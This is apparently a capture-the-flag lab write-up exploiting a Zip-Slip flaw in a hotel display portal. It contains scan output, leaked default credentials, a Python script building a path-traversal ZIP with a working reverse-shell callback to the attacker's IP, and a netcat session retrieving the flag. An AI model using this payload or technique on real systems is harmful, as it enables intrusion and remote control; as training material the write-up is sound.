


Objective

The challenge required me to abuse a Zip-Slip vulnerability in the Shoreline Display portal's shell-upload feature, place a malicious automation hook, obtain a reverse shell, and retrieve the flag.

The Byte Lotus beachfront lets staff upload "shells" (ZIP packs of shoreline ambiance) that are later processed by a background theme worker. The worker applies any optional automation hooks found inside the archive.

An Nmap scan revealed SSH (22) and an HTTP service on port 5000 running Gunicorn

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/TheHollowShell]
$ sudo nmap -sV -sC -Pn -p- 10.113.161.209
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-05 12:45 -0400
Nmap scan report for 10.113.161.209
Host is up (0.070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.18 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 90:24:af:8e:7b:bc:41:62:a9:52:89:3c:f3:6c:8d:b5 (ECDSA)
|_  256 a3:00:c1:bc:75:eb:7e:b2:cb:c9:bf:96:1d:f8:df:c9 (ED25519)
5000/tcp   open  http      Gunicorn
|_ http-server-header: gunicorn
|_ http-title: Byte Lotus \xE2\x80\x94 Room Service
|_ Requested resource was /login
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




Viewing the page source page exposed hard-coded credentials in an HTML comment:

text


user: concierge
pass: StayNoticed2024!

```
1 <!doctype html>
2 <html lang="en">
3 <head>
4   <meta charset="utf-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1">
6   <title>Byte Lotus – Room Service</title>
7   <link rel="stylesheet" href="/static/style.css">
8 </head>
9 <body>
10  <!--
11
12   Byte Lotus // internal display-manager portal
13   New on the floor team? IT seeds every property with the same
14   starter login until you set your own:
15       user: concierge
16       pass: StayNoticed2024!
17   (rotate it from Settings on first sign-in – most people forget)
18
19  -->
20  <div class="wrap">
21    <div class="brand">
22      <div class="mark">BYTE&nbsp;<b>LOTUS</b></div>
23      <div class="tag">Stay&nbsp;&nbsp;&nbsp;Noticed&nbsp;&nbsp;<span class="eye">👁</span>&nbsp;&nbsp;&nbsp;Shoreline&nbsp;&nbsp;&nbsp;Display</div>
24    </div>
25
26    <div class="login-shell">
27      <div class="panel">
28        <h2>Staff sign-in</h2>
29        <p class="lede">Shoreline display manager. Authorised personnel only.</p>
30
31
32
33
34
35        <form method="post" action="/login">
36          <label for="username">Staff ID</label>
37          <input type="text" id="username" name="username" autocomplete="off" autofocus>
38          <label for="password">Passphrase</label>
39          <input type="password" id="password" name="password" autocomplete="off">
40          <button type="submit">Sign in</button>
41        </form>
42      </div>
43    </div>
44
45    <footer>Byte Lotus never forgets</footer>
46  </div>
47 </body>
48 </html>
```

Logging in with these credentials granted access to the Shoreline Display management portal.



The dashboard offered a “Bring a shell ashore” form that accepted a ZIP file. The application expected a shell.json manifest and optionally allowed automation hooks (theme-worker callbacks).



Directory enumeration with Gobuster confirmed the existence of /upload, /dashboard, /login and /logout.

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/TheHollowShell]
$ sudo gobuster dir -u http://10.113.161.209:5000 -w /usr/share/wordlists/dirb/common.txt
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.113.161.209:5000
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
dashboard (Status: 302) [Size: 199] [--> /login]
login (Status: 200) [Size: 1832]
logout (Status: 302) [Size: 199] [--> /login]
upload (Status: 405) [Size: 153]
Progress: 4613 / 4613 (100.00%)
=====
Finished
=====
```

Using Python to build a malicious archive:

A legitimate shell.json manifest ({"name": "shoreline-update", "assets": []})

A path-traversal entry ../../hooks/callback.py containing a classic Python reverse-shell payload that connects back to the attacker's tun0 IP on port 5555.

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/TheHollowShell]
$ mkdir hollow && cd hollow
nano build_shell.py
```

```
import json
import zipfile

LHOST = "192.168.143.192"
LPORT = 5555

manifest = {
    "name": "shoreline-update",
    "assets": []
}

callback = f'''
import os
import pty
import socket

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(({LHOST!r}, {LPORT}))

for descriptor in (0, 1, 2):
    os.dup2(sock.fileno(), descriptor)

pty.spawn("/bin/bash")
'''

with zipfile.ZipFile("reverse-shell.zip", "w") as archive:
    archive.writestr("shell.json", json.dumps(manifest))
    archive.writestr("../hooks/callback.py", callback)

print("Created reverse-shell.zip")
```

The crafted ZIP was uploaded through the portal. A netcat listener (nc -lvnp 5555) immediately received a connection from the theme worker, which executed the planted callback.py hook.

```
(fc0d3x@fc0d3x)-[~/thm/HackerHoliday26/TheHollowShell/hollow]
$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.143.192] from (UNKNOWN) [10.113.155.166] 42156
roomservice@tryhackme-2404:/var/www/conch$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ch$ python3 -c 'import pty; pty.spawn("/bin/bash")'

roomservice@tryhackme-2404:/var/www/conch$ roomservice@tryhackme-2404:/var/www/conch$ pwd
ls -la
find / -name "*flag*" 2>/dev/null
ls /home
ls /root
ls /var/www
cat /var/www/conch/flag.txt
find /var/www -name "*flag*" 2>/dev/null
find /home -name "*flag*" 2>/dev/null
```

Inside the shell the working directory was /var/www/conch. A quick search revealed the flag file:

text

THM{z1p_sl1pp3d_int0_a_sh3ll}

```
roomservice@tryhackme-2404:/var/www/conch$ total 48
drwxr-xr-x  8 roomservice roomservice 4096 Aug  5 18:26 .
drwxr-xr-x  3 root         root         4096 Jun 22 10:19 ..
drwxr-xr-x  2 roomservice roomservice 4096 Jun 22 12:00 __pycache__
-rw-r--r--  1 roomservice roomservice  11 Aug  5 19:01 app.py
drwxr-xr-x  2 roomservice roomservice 4096 Aug  5 19:38 hooks
-rw-r--r--  1 roomservice roomservice  30 Jun 22 10:29 requirements.txt
-rw-r--r--  1 roomservice roomservice  29 Aug  5 18:26 shell.php
drwxr-xr-x 14 roomservice roomservice 4096 Aug  5 19:38 shells
drwxr-xr-x  2 roomservice roomservice 4096 Jun 22 10:34 static
drwxr-xr-x  2 roomservice roomservice 4096 Jun 22 10:33 templates
-rw-r--r--  1 roomservice roomservice 1140 Jun 22 10:28 theme_worker.py
drwxr-xr-x  5 roomservice roomservice 4096 Jun 22 10:45 venv

roomservice@tryhackme-2404:/var/www/conch$ THM{z1p_sl1pp3d_int0_a_sh3ll}
```